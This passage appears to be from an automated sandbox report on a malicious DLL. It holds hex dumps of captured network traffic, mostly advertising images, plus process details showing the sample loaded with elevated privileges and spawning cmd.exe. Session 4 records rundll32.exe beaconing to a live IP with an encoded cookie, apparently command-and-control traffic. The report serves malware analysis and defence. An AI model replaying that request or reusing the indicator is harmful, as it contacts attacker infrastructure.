2021-12-03 00:00:14 UTC	31	IN	Data Raw: 61 5c ca 6a 1b bf c8 4e 77 3d 7c d4 69 21 c8 3b 92 46 27 da 83 5e 7c dc 76 99 07 b5 11 a8 4c 4e e7 fc fa 18 fe f5 92 68 67 f3 76 ad 5e f4 23 a0 a0 0f 71 53 fe e1 b8 a8 39 91 00 2b 0f 6a 28 54 f4 32 ba ba e2 b9 ff 00 2c e0 88 ef 14 77 98 1d 0d 4b b6 f1 d8 54 34 c6 d5 ce 5e 18 f4 15 3f ee 35 0c 36 6e e6 a0 fc bb 1a 25 89 ae 79 cb b1 e5 14 4c 7e 69 24 9f 3e 05 79 8a e5 53 8f 7a 02 28 c5 0f 98 fd fd 37 db c0 a8 6e e2 ba 60 0c 67 d3 61 59 df 15 11 f3 14 4d 89 19 27 c0 a7 3e 5b 73 52 cd be 76 15 ca b8 1e 9e 62 b9 67 b5 7b 7c 86 a7 e7 3a 49 a0 39 ca 9f bd 75 35 d7 d4 2f 76 8d aa 02 7d 3d 60 51 24 8f a8 d6 58 0f b7 a4 0a eb 9a 23 a4 1a 3e 83 fe 4f 4f 43 8c fb 45 03 0c 03 78 35 b4 11 eb 38 04 9e de 29 44 65 9d cd 06 6e a5 85 4e 28 63 35 8a 99 de b3 3e a4 57 4f f9 Data Ascii: a\jNw=|i!;F'^|vLNhgv^#qS9+j(T2,wKT4^?56n%yL~i$>ySz(7n`gaYM'>[sRvbg{\|:l9u5/v}=`Q$X#>OOCEx 58)DenN(c5>WO
2021-12-03 00:00:14 UTC	33	IN	Data Raw: d4 b5 d5 4d 00 0b 0d 6b 50 ce 4b 35 1c b0 15 73 41 82 ad a0 6a 5f 62 6b 8e 27 a2 ae 8a 91 d6 86 49 26 ba fa 98 f0 68 40 9d 8c 8a c0 39 73 b7 b0 a3 31 1e e6 8d 75 a9 a8 23 7f 4c ad c5 23 dc 1a d2 c2 a3 40 c0 f9 31 1a 5d 7f 52 d4 da e2 59 40 1e 4e 41 ac 6c 2b 51 2e 28 68 06 00 1b 50 9a de 2b 01 40 ac 9f 4c 1a 15 c9 3b 4e f4 22 b2 48 20 d1 56 ec 45 69 27 e9 9c 4f a2 ed b8 11 3e 9b 19 a2 ac 8e 27 bc 1c 11 50 0e d4 3b fa 4c e6 b7 15 27 e2 15 13 f7 f4 66 89 3a 76 15 a5 17 a0 db d3 a6 6b 75 35 80 7d 67 c5 18 ee 3d 0c 9a 52 04 e9 24 56 a2 bf 94 f4 9c 54 02 24 a5 5c 1e 74 9a bd 75 ba 84 1f e5 a0 52 58 6f d2 49 62 47 b8 a2 15 58 35 c6 23 78 e8 26 a0 81 83 e4 54 11 bf c8 39 19 db ff 00 af a4 b9 84 07 a0 f4 15 d2 ba 51 38 13 e8 52 d0 de 0e 49 34 c0 83 cd 39 a1 e3 ef Data Ascii: MkPK5sAj_bk'l&h@9s1u#L#@1]RY@NAl+Q.(hP+@L;N"H VEi'O>'P;L'f:vku5}g=RVT\tuRXoIbGX5#x&T9Q 8Rl49
2021-12-03 00:00:14 UTC	34	IN	Data Raw: 5a ef 13 71 ae 32 ce a2 01 1c a9 f6 18 15 c4 dc 7e 32 19 ed dd 4d 01 0f 81 47 e0 d9 0e 4d c9 ea a2 7d a9 95 19 c2 02 00 b8 27 ec 66 b8 46 bc 6d 6b 6b 37 3f 02 e2 01 dc 3e 9a 74 26 46 1b 50 fe b4 2f a0 fd 38 34 20 b8 2e 8c 33 8a e6 53 0f 6d 8f 30 15 0e 3a 36 2b 48 f3 b5 02 3d f1 e8 3d 26 4c 0a 05 c1 27 4a e4 b1 e8 28 84 66 9d 00 e3 ef dc d0 13 81 5e 3d 31 50 ab 72 c5 68 47 58 b6 0f d4 c3 b9 a2 ed 6d 72 c7 e9 56 22 92 e3 f1 ee 5a f4 08 60 96 88 23 ec 5a 93 83 bf 67 4d f4 1a 35 b3 e8 dc 0a ed 48 7d 9a 0e 77 02 8a d8 b1 74 9b 36 77 82 c0 03 03 cd 7e 32 70 ca 45 a2 aa ea 8a e9 28 48 c8 00 e0 e2 8f 13 c2 5f e2 1a ef f2 04 29 b3 70 12 01 2b 70 73 da 75 e8 64 d7 0f fc 16 d7 0a 89 7a d7 07 75 de f9 64 b8 74 8d 05 35 16 1e 45 1b 5c 42 05 24 36 1a 18 48 2a 7a 83 4c Data Ascii: Zq2~2MGM}'fFmkk7?>t&FP/84 .3Sm0:6+H==&L'J(f^=1PrhGXmrV"Z`#ZgM5H}wt6w~2pE(H_)p+psudzudt5E \B$6H*zL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49825	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:00:14 UTC	12	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fgallery-pl.go-game.io%2Fuploads%2F2021%2F10%2FRAD_RaidTzachi_B115480_1000x600_NoOS_English%26IMG%3D2H3S.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:00:14 UTC	34	IN	HTTP/1.1 200 OK Connection: close Content-Length: 17340 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 411794211549259807579836206105704420383,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "39a88bfe263a9a336318e8e85f26ee23" expiration: expiry-date="Sun, 21 Nov 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Thu, 21 Oct 2021 17:12:07 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 26 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb802 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Fri, 03 Dec 2021 00:00:14 GMT Age: 1916506 X-Served-By: cache-bwi5070-BWI, cache-dca12920-DCA, cache-mxp6921-MXP X-Cache: HIT, MISS, HIT X-Cache-Hits: 1, 0, 3 X-Timer: S1638489615.857049,VS0,VE0 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fgallery-pl.go-game.io%2Fuploads%2F2021%2F10%2FRAD_RaidTzachi_B115480_1000x600_NoOS_English%26IMG%3D2H3S.jpg X-vcl-time-ms: 0
2021-12-03 00:00:14 UTC	36	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff e2 02 28 49 43 43 5f 50 52 4f 46 49 4c 45 00 01 01 00 00 02 18 00 00 00 00 02 10 00 00 6d 6e 74 72 52 47 42 20 58 59 5a 20 00 00 00 00 00 00 00 00 00 00 00 00 61 63 73 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 f6 d6 00 01 00 00 00 00 d3 2d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 64 65 73 63 00 00 00 f0 00 00 00 74 72 58 59 5a 00 00 01 64 00 00 00 14 67 58 59 5a 00 00 01 78 00 00 00 14 62 58 59 5a 00 00 01 8c 00 00 00 14 72 54 52 43 00 00 01 a0 00 00 00 28 67 54 52 43 00 00 01 a0 00 00 00 28 62 54 52 43 00 00 01 a0 00 00 00 28 77 Data Ascii: JFIF(ICC_PROFILEmntrRGB XYZ acsp-desctrXYZdgXYZxbXYZrTRC(gTRC(bTRC(w
2021-12-03 00:00:14 UTC	37	IN	Data Raw: 86 3a 0c d3 89 b9 1c ba 74 0d bc 92 2a 6a b4 06 38 21 51 3a 47 9c 7a 70 86 2e 3f a7 81 ef 0f b1 09 bf 97 10 53 ee 3e ab 0e 5d 11 64 4e 4e d6 19 ba c5 e1 09 bf 33 29 a6 bd bc ae e3 a3 7c e6 f5 05 ca 89 e8 0b 04 d5 28 9a 0c 51 cc c3 c6 2b 05 e7 9e ac eb a6 b0 dd 3c 7a 47 3f 5e 71 be 0c d4 4e 72 6f 65 cb 7b 86 5d 39 2f 47 0b 01 5f b2 ea b7 c6 b8 6f 4f 03 1e de 29 ce 6f 6a e1 af 06 a5 8f 7a 93 57 7c e0 c3 7a e0 a0 ed e6 b8 aa b8 3c 4b 2d 5e 8b 39 ea 98 fe ff 00 2d 1c fb d0 38 e4 70 e8 93 a8 88 cb 6b 96 7d 53 33 59 ee dc 96 78 da 8f b7 2a 7d 51 20 34 d5 fa 5f 9f b5 b3 9b ee 30 42 d4 bc 95 70 57 2e d3 84 c6 b1 2d 8a 74 7a 8c 71 cd 53 92 9b df e7 bc cb 49 09 b8 de 9e 67 ec b1 72 f6 cf 4d d7 35 c2 28 ca 38 67 7e 81 77 f3 ad 5c fd 7e 84 9d 5a 8a c9 28 f5 92 25 48 Data Ascii: :t*j8!Q:Gzp.?S>]dNN3)|(Q+<zG?^qNroe{]9/G_oO)ojzW|z<K-^9-8pk}S3Yx*}Q 4_0BpW.-tzqSIgrM5(8g~w\~Z(%H
2021-12-03 00:00:14 UTC	38	IN	Data Raw: 23 e3 3c 4e 05 ce b0 2e 75 9e 23 3a fe 9d 67 43 0a e7 af bc 68 c7 58 63 03 0a 0c 2b 8c 07 78 c3 e7 0a 1c f0 c3 09 38 62 20 e3 56 95 47 91 46 42 06 78 1c f1 f8 c6 07 00 c1 83 3a fe 80 67 58 46 01 84 0f e9 e3 de 59 58 2b 42 67 b3 3d ae 6f c5 2b b7 8a 5c 8f 99 f1 49 22 f3 37 a9 6e 74 3b 33 e3 47 66 d1 b2 b1 05 73 f9 ce fe 32 a2 c5 d9 67 16 65 f6 8f 01 8d 59 04 60 b8 74 af 18 c2 98 cb 9e 39 e3 9e 39 d7 fc ba cf 1e ce 6f 39 3e b7 45 13 97 3b 39 f6 5b cb b6 6c 6c 6c bc 62 30 7e 16 4e f0 c6 af f9 5e 37 cb 26 a8 f1 51 d9 ca f1 15 6e 8e 78 67 af 00 45 18 1f c0 f6 04 b2 06 1d 96 23 b2 73 be c6 75 ff 00 0e b3 ac eb 3a ff 00 86 da c8 ab af 93 a9 36 5a a8 eb cd 6a c6 cf 3e ed 21 b1 6e 35 33 4e 5f c8 1c 42 7f 18 ae 00 eb 15 d1 83 2b 0e 13 ba 37 21 fd 26 cb 90 3b f8 c3 Data Ascii: #<N.u#:gChXc+x8b VGFBx:gXFYX+Bg=o+\l"7nt;3Gfs2geY`t99o9>E;9[lllb0~N^7&QnxgE#su:6Zj>!n53N_B+7!&;
2021-12-03 00:00:14 UTC	40	IN	Data Raw: fb bb 23 9c 57 54 36 fb 71 ee 1c a3 62 36 9b fb f6 95 bc 19 47 4d 90 c4 cd 44 4a 07 0d d6 d3 d9 6c 36 95 ac a6 e3 8f 5c d2 da f0 95 e9 6e 9a f7 da d5 d9 5b d2 5d 3a fd 6d 4b 76 ee ee b9 76 ca f7 9a 56 c3 66 9d ba 11 41 15 73 3c 1e 01 e3 5b 4e 92 28 f8 d6 5e d9 68 6f c5 72 9b 6b 76 30 6e b5 d1 ec 29 ab 4c 50 78 bc 70 c0 d3 06 29 0b 0c f1 63 f0 0f a5 82 fc 96 43 f8 c8 a1 6e fb c8 53 a0 09 1c 9b 6f 1d 3a 8f 44 c7 b0 a8 df a6 ee 35 ac da 1b 6f 4f 8d 72 e2 a6 b5 a7 95 62 ac c2 ac f1 69 78 3c f6 86 0a 88 7d 30 f7 62 52 5e 77 05 97 d5 41 eb 9c fa 74 22 fd 53 66 0b ef 76 7a ba d5 a7 82 ee 3b 52 12 1f 4d 72 23 33 17 23 41 c6 75 7b 18 7e ea 7b b7 2a 51 af ab bd 05 7a f5 01 78 6b 2f 47 b6 51 9e e4 b5 57 ce 4c e0 5b 07 d6 f2 21 af 73 34 0f 24 a4 14 8c 4d 58 1f 1c 24 Data Ascii: #WT6qb6GMDJl6\n[]:mKvvVfAs<[N(^horkv0n)LPxp)cCnSo:D5oOrbix<}0bR^wAt"Sfvz;RMr#3#Au{~{*Qzxk/GQWL[!s4MX
2021-12-03 00:00:14 UTC	41	IN	Data Raw: de cb 05 70 ea fb e9 9a 86 fe cc f0 63 cb 05 81 1d 88 47 80 c0 83 3c 46 74 33 97 d0 f7 d3 af 6d 45 c8 ca 96 19 6d 17 c5 bb 3c 63 70 da 4e 49 47 65 13 d5 d9 6b f6 11 2d 8a 56 41 53 85 91 7e 7c 37 ce b3 6b a5 b7 60 d3 bf 52 2d 25 fd 36 c6 9f 20 9e 2b 1f 69 05 7a 71 72 7d 4d fd 3e b2 9e f6 01 c9 ad c1 c8 2e 6d a9 56 d8 5f e3 73 6b 6d 0a 95 e0 d8 eb 25 1e 77 4f 18 e5 69 ad 61 2c d6 75 db 34 da ea e9 6c eb 44 d3 c8 3f 8e 77 4a 6d 97 1b 95 80 d0 d3 17 03 f9 4f 6c a4 0e f1 7b f9 05 a5 b1 6a 17 57 e2 c5 67 e2 9a 19 53 3c 73 a0 32 4b 91 a7 c0 c8 66 49 57 b1 96 61 16 2b 4f 5c 9e 56 06 9f 62 2a 4d 5e 64 b5 2c a0 ca 97 24 32 9b 1e 79 f4 6b 67 68 5e a3 4e d4 80 ff 00 81 33 05 1f b9 b6 90 88 63 f6 40 bb da 6a c0 79 e5 98 23 8d be 1c 79 1f 85 71 f7 7d 67 aa d7 ff 00 83 Data Ascii: pcG<Ft3mEm<cpNIGek-VAS~|7k`R-%6 +izqr}M>.mV_skm%wOia,u4lD?wJmOl{jWgS<s2KflWa+O\Vb*M^d,$2ykgh^N3c@jy#yq}g
2021-12-03 00:00:14 UTC	42	IN	Data Raw: 5e 74 1f c8 66 77 04 e2 5b d8 4f 05 4a 29 23 71 0d 2e a1 79 0b 98 25 1a 49 78 be b0 d4 82 2b 54 3c 23 eb 3c 83 57 32 bc 93 5a b1 0a ad 5a d1 fd d5 24 8b d7 2c 5b 29 a8 07 45 86 39 ec 5b 82 75 91 6c c4 29 74 f2 c7 66 15 4b 2d 21 96 2f a5 1a e4 97 61 b2 dc 94 b4 c7 c5 8e 59 90 87 99 f3 9f 6b 85 3d 8c 37 22 58 d8 11 9c 7f 63 e5 4e 6a 0e d2 5b 6e cf cc b6 09 c9 a5 67 ec 2e 78 00 c4 92 8f 1f f2 08 80 8f 8c f5 ff 00 80 62 eb f3 92 48 41 e8 67 0c af 1c bb 5b 72 ba 72 6e 44 91 dc b3 20 4d 96 9e 36 e9 d5 65 14 64 88 c9 e1 4a 28 e3 66 32 d9 17 63 86 8d 88 d6 4b 1a e6 9e 4a 8a 26 10 bf db 76 b3 24 53 b4 7f b3 20 f0 8c c9 11 49 66 d6 ad 5e 92 5e 25 47 f4 be 15 a5 ac 46 da 74 48 5f b3 78 88 fc 63 eb 92 54 4d 96 9a dc 0c 22 82 58 6b 57 f6 14 9a 5a f3 c1 6a 2c b3 24 6d Data Ascii: ^tfw[OJ)#q.y%Ix+T<#<W2ZZ$,[)E9[ul)tfK-!/aYk=7"XcNj[ng.xbHAg[rrnD M6edJ(f2cKJ&v$S If^^%GFtH_xcTM"XkWZj,$m

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:00:14 UTC	44	IN	Data Raw: cf 9c 6d f8 48 4e ff 00 8f 89 91 1b 13 94 71 44 44 fb 17 fa 98 55 18 b8 61 62 a6 4c 65 3f a8 99 03 d2 64 6a 23 83 2c 01 ad 98 57 88 f9 99 8f 34 a2 04 c8 58 b0 b2 23 0d 4a c0 7c c4 1e e5 1e 63 af 51 d0 e6 42 eb 5a 85 82 38 33 1b fa c9 ac 42 c4 0a 31 46 b0 48 59 a4 40 82 08 44 2a 21 1b c1 8d b2 58 5e 44 17 a0 e2 60 41 04 95 89 5f f4 d3 e7 d7 37 fd 54 e9 7a 51 d4 f5 38 b1 fc 5e a6 fe 84 fd 47 3f a9 d4 3b 2f da a3 4a 09 fa 77 4f fb ae af 1a 1f b5 7d cd fd 09 d5 e4 19 ba bc ee 0d 83 90 d1 83 65 af 02 60 a2 5c 7c c6 64 41 ef ff 00 88 4a ea e2 1a 98 f1 23 2e ab d5 0d 05 61 f8 30 70 47 e2 01 b4 e9 9d 7f 50 e8 9f a6 cd f7 e3 1e c6 9d 06 57 c3 99 b0 bf 06 c4 36 ed 3d d8 e0 ed aa 8c 2f 50 bd cd 62 a2 2b f2 bb 09 a4 33 02 45 e9 e2 1e 9f 16 86 40 58 06 98 71 b7 48 33 Data Ascii: mHNqDDUabLe?dj#,W4X#J|cQBZ83B1FHY@D*!X^D`A_7TzQ8^G?;/JwO}e`|dAJ#.a0pGPW6=/Pb+3E@XqH3
2021-12-03 00:00:14 UTC	45	IN	Data Raw: 22 bf 80 7d 0b b3 03 e2 26 65 57 3f 79 63 b5 9e 04 ce 9e 9b 56 ad 47 e4 8f ff 00 23 50 3b 44 cc 71 9f 49 c2 b5 fd be 07 f7 15 70 e1 51 93 25 bd 36 f5 c4 c5 5d 5e 5c a3 49 4f 6f b5 80 89 83 19 c4 15 6f 58 3b 33 79 8f d2 e6 ca 45 ba 9d fd c6 29 c7 81 9d 0b 1e 36 04 de d1 72 65 0d a9 10 22 11 c9 e2 e3 3b 75 21 1b 19 21 ac 07 03 81 14 f4 fd 2e a2 59 cb 7c 4e ab 2a e5 72 55 34 c0 6c 76 6f 3f c6 49 c8 88 a3 c7 b8 f9 81 15 56 a3 62 04 58 83 a5 f5 b1 33 1e 5c da 81 3a bf f4 ba 4d 28 81 45 80 41 83 ab ea 4a 50 fb 2b 90 23 75 09 fb 25 a7 1a ef 6d f8 9e b6 56 2c 4b 9d e2 2e 4c ce c5 41 62 05 98 73 bf a1 e9 13 6b 73 1f a7 83 a2 2f 6a 72 33 6d 32 e5 6e af 16 b5 50 a3 18 f7 c3 be f1 4d 30 84 51 a9 c8 fa 40 84 77 ae c8 c7 d2 48 4e e9 42 2e 44 43 ee 1b 59 e3 91 31 e4 e9 Data Ascii: "}&eW?ycVG#P;DqIpQ%6]^\lOooX;3yE)6re";u!!.Y|N*rU4lvo?IVbX3\:M(EAJP+#u%mV,K.LAbsks/jr3m2n PM0Q@wHNB.DCY1
2021-12-03 00:00:14 UTC	46	IN	Data Raw: 2b fb e9 3b d1 d5 53 8f 0f 93 ea 34 d4 a0 a6 be 05 84 3d b3 ec a6 51 4c d7 96 8f e2 db b2 12 d4 8c 6a 0d fe c5 f5 9f 55 09 5c e2 9f f6 a8 ff 00 26 1a db 23 25 b7 22 a8 2b f1 f2 39 2d 79 ee fe 31 e3 f6 c9 ca a3 fb 67 91 25 28 b4 c6 e3 1f 34 3d 4b c2 23 a8 d3 cf 06 26 b2 b0 43 49 ef fd 0f 2d 25 f2 4a 55 28 47 cc 9a 3e a6 3f 61 a6 dc b4 3f fa 84 a9 51 54 34 c4 84 8a 46 10 d9 e8 e9 ce 6e 4d 58 96 cf c4 93 6f c6 e2 7a 36 b0 b2 7d 36 a3 de b4 f5 2d c0 7a 89 aa 5c 21 b6 dd be 90 d2 44 f4 f4 a7 15 19 62 bc 9f e2 dd ec 99 fe 1e a5 fe 71 21 f4 af 4e ef 52 ff 00 48 6f 6a a6 88 26 e7 14 4e fd 68 b5 e0 d7 d4 52 82 8a fc 9d 60 7a b1 d0 8a d3 72 4a 52 2c b6 65 8b 03 90 ba 31 52 1b 77 b6 34 df 39 31 35 7c 34 e9 92 4f 75 b6 45 55 b5 8b 29 8f 08 8e 1d 8d c9 f9 28 d3 e0 e6 Data Ascii: +;S4=QLjU\&#%"+9-y1g%(4=K#&CI-%JU(G>?a?QT4FnMXoz6}6-z\!Dbq!NRHoj&NhR`zrJR,e1Rw4915|4OuEU)(
2021-12-03 00:00:14 UTC	48	IN	Data Raw: 6e 1a 36 8e 65 57 07 43 31 b0 30 87 2a 14 d9 e6 3d ea 30 f1 08 5b fa 09 a6 1f 51 9b 5e d9 bf bd 5f c2 2b c4 8e 0d 59 a5 ea 82 56 0b 6b eb 47 15 14 aa a8 51 e8 2b 29 87 43 96 ed 17 8d 33 f4 8d 09 21 50 7a b5 5e 11 14 2b aa 46 fd 07 a9 ca 24 5e 9e c3 da 71 63 fd a6 88 48 2b b2 4e a3 aa f6 6c df 01 62 2c 91 fc 6d 32 ab ac 83 a6 bd 3b e9 c4 f1 65 55 42 11 74 80 a9 b0 18 8b f6 6e 1d 9a 32 c7 60 c4 85 07 01 01 c8 dc 6f 82 a6 85 02 fc e3 db 02 87 36 c0 6d cb 37 28 17 01 24 8c 15 9c f0 c7 3c 32 07 8d c7 30 46 27 0e cd 0b 7e ec b6 a7 79 00 bd 80 e4 b9 64 74 fe 2d 9b c8 df 8a 3c 4a d7 0d 3a 9d 32 86 3a 04 91 51 06 89 18 75 4a dc c5 91 ab a8 df 37 74 a3 47 a7 63 58 4b 01 5b f3 f7 b6 19 b6 08 20 81 d0 f1 3c 4b 90 a2 ae c4 4b ea e7 37 27 f8 b4 a4 68 2d f7 75 8a 07 14 Data Ascii: n6eWC10*=0[Q^_+YVkGQ+)C3!Pz^+F$^qcH+Nlb,m2;eUBtn2`o6m7($<20F'~ydt-<J:2:QuJ7tGcXK[<KK7'h-u
2021-12-03 00:00:14 UTC	49	IN	Data Raw: 62 e9 b9 ad 40 f6 cf 86 39 28 fd 0e 79 11 0f fb 88 d8 67 c5 0d fd 41 1f a1 39 bf 0f c5 44 df 48 dc 1c 09 4c 46 d8 70 0c 38 d7 d8 e0 d3 d4 de 0d 23 9e d8 18 75 20 e4 32 cc 14 47 02 35 8f 11 c7 20 d5 d0 67 ec f8 d1 16 96 28 03 22 61 86 43 be a1 d7 e4 46 3b 40 f5 52 32 15 34 dc 9b d4 1a e6 31 04 cc 57 4d 1b d5 ab 6b 5f 51 8c ab ce dc 51 37 be d9 f1 35 13 d4 de 10 11 0a d9 d8 95 23 49 1b 7a 61 8d 18 79 95 36 d5 f3 c6 4b 1e 75 f8 83 fc c6 02 55 81 6d 1f cc 3e b9 c4 93 e8 54 66 89 63 6b 13 bb f9 f4 f5 51 58 4b 88 e4 8e 52 2a 33 4c e4 a8 bd c9 02 f2 86 90 a2 88 3a 8d d8 3b 7a 67 25 2d 7f 3d b2 95 45 b9 3d 17 17 87 fd 99 14 b4 cf 63 5c ce bb e8 8c 67 33 95 84 93 f5 c2 e7 ae ac d0 84 ec 06 0e 5c f3 f0 c1 67 14 70 fc 07 ee 51 35 56 b9 79 b1 c8 08 df 76 52 77 1b d6 Data Ascii: b@9(ygA9DHLFp8#u 2G5 g("aCF;@R241WMk_QQ75#Izay6KuUm>TfckQXKR*3L:;zg%-=E=c\g3\gpQ5VyvRw
2021-12-03 00:00:14 UTC	50	IN	Data Raw: 5b 5b 26 e8 a0 8e 44 fc 27 08 87 89 8f 50 07 a1 e4 46 0c d5 2f 07 20 9d 3f a7 93 e4 51 05 eb 21 20 64 4e 07 54 6b c0 5d b8 58 e3 3e 9a 06 92 4e 6d f6 35 4f ac 7e 43 ed d5 9f 31 81 44 a8 54 92 2e b2 67 76 8f 58 31 8d 4b f8 9c 01 58 17 11 07 1f 00 e6 cc 7b 62 04 52 35 90 39 0e 88 3f b9 c2 c9 3f 01 c6 78 28 7a 2a ba b8 f6 51 60 74 8e e7 17 5f 17 5c 43 c8 e3 53 79 b9 69 07 96 16 38 c3 fd 47 24 3f 22 4e 39 1d 99 2f 01 fa 56 11 f2 39 5b 6c cd b9 fa 64 dc 5f 0b a8 bc 06 3d e5 46 6e 6b be da 72 55 a3 52 24 82 99 0f 66 c4 65 20 86 ea b5 86 5e 0a 58 84 b0 46 8e 55 48 ba 20 fa e4 30 b3 50 0e c4 17 f9 80 a0 e2 44 52 89 2a 3c ed d7 48 c8 59 e3 69 75 0d 5a d9 01 73 b1 f6 6e 7d ab ab a8 c8 59 a1 95 84 8c a9 ba 23 6e 85 ae ec 61 56 9d 64 6b 88 0a b5 f8 6b 60 7a 10 31 e2 Data Ascii: [[&D'PF/ ?Q! dNTk]X>Nm5O~C1DT.gvX1KX{bR59??x(z*Q`t_\CSyi8G$?"N9/V9[ld_=FnkrUR$fe ^XFUH 0PDR*<HYiuZsn}Y#naVdkk`z1
2021-12-03 00:00:14 UTC	52	IN	Data Raw: cc 43 07 41 b3 02 2b 7c 2a 19 c2 b2 d5 85 1d 32 db 90 b5 bf 37 ae 13 a0 96 94 a8 db 63 63 97 4b c2 13 84 4f 06 20 56 87 8d 20 b2 7e 8b 84 9c e4 34 01 55 b9 21 9b 08 8d e9 1c fa 1d d0 fe 9e cf 3f 0f 72 43 eb 13 1d c7 fa 49 f7 2c fb 0f b4 8c 26 3e 03 86 9f 8b 7a f4 c1 c4 fe c5 fd ab c1 c4 86 65 16 62 74 24 87 fc e9 86 24 aa 77 47 1b 82 0f 63 82 32 58 00 c8 3c a5 b2 36 0c 18 26 a1 b0 53 cb 73 8e 26 43 a8 37 25 20 74 26 8e 37 8b 25 9d 24 79 5f 21 53 17 42 4a 92 01 ad b0 33 bc 44 e8 2b 64 02 68 73 1b 1d b1 ec 3f c5 64 11 63 96 fb 64 f1 4c b1 83 a5 08 28 cc 77 60 de 87 2a 49 a2 fb 44 a4 f3 2d 2f 9f 07 2b aa bb c0 3c 31 46 be f3 6e 7f e3 2d 91 19 d7 e4 37 3f 85 5e 28 76 04 9a 6d 44 80 c4 59 ed 96 f1 35 d7 de 07 66 5f 93 03 59 68 e0 32 1f 43 ec 05 a5 b9 09 0d c8 Data Ascii: CA+|*27ccKO V ~4U!?rCI,&>zebt$$wGc2X<6&Ss&C7% t&7%$y_!SBJ3D+dhs?dcdL(w`*ID-/+<1Fn-7?^(vm DY5f_Yh2C

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49887	172.104.227.98	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:01:11 UTC	53	OUT	GET /RkUPoZFcSWuwyBFXuZBfq HTTP/1.1 Cookie: ZpKEOORwU=txUE4RLgWQFcPsbu+Orld1WTbrrMby9AVgH6J6/dQQoRlXP2gmThsoFlgN6lWcihvH70uaPZ Tg55JtPk2D6jm9UaTGIfPwrx/X51OSE264FUub7JPXSyCDgCcBctLyPNcxs8ml3lJYbpwCtFeH9ZqdTCOOHXP4TpvW iUzP5qa1UGB7ZzntoCse4qVhV8TIkjly7KVLOtQ5DdKgq9rOr5U9YbleBfjJS8MACq0i0LqHARLtLHAn6cdmuA317I +vV7K0k= Host: 172.104.227.98 Connection: Keep-Alive Cache-Control: no-cache
2021-12-03 00:01:11 UTC	53	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 03 Dec 2021 00:01:11 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:01:11 UTC	53	IN	Data Raw: 34 33 63 0d 0a 35 0b d1 63 4d 26 33 bd 1f 6c de c4 94 be df 27 34 f8 6a a3 4d 6b c0 f0 1e 06 66 87 36 c1 79 90 22 c3 54 40 74 1c bd 21 69 8d 1c af 6f 52 e8 8e c9 45 88 1b a0 2a 08 d0 16 8e 67 4e 8e 4c 03 7d c6 1c 2a 71 99 05 0f 62 1c 8b c1 12 a2 cd b2 d2 09 5f 11 f2 ca c7 ef bc 77 76 f2 d8 e0 2c 4c 72 9a ed 87 e3 da fb a9 31 00 9f a6 cb 82 72 78 6a 52 a4 4e c8 f0 4c d9 e7 2a 7d 3c 48 8b ee 6c 87 de 91 41 92 81 c3 49 f0 0e 95 e5 2e fc 30 53 37 9d 6d 28 48 2b a5 b3 87 b8 13 27 44 c0 aa 2d b2 46 20 1d de 6c 44 06 d5 c6 81 87 8f 87 1f 99 83 34 4c 86 8b 6e ff 65 5e a5 55 4a 96 48 77 02 f6 87 fe a3 10 d6 bd db dd 5b 96 70 93 57 45 82 8a 92 9f 42 16 8d d8 87 98 48 de 3b 97 25 33 23 89 68 da ec 0f d4 b4 3e f5 98 d8 9a 74 54 11 a1 e4 c9 7e fd 3d 4a 21 69 cd d0 ee Data Ascii: 43c5cM&3l'4jMkf6y"T@t!ioRE*gNL}*qb_wv,Lr1rxjRNL*}<HlAI.0S7m(H+'D-F ID4Lne^UJHw[pWEBH;%3# h>tT~=J!i

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 3296 Parent PID: 5908

General

Start time:	00:59:53
Start date:	03/12/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll"
Imagebase:	0xd0000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5008 Parent PID: 3296

General

Start time:	00:59:54
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
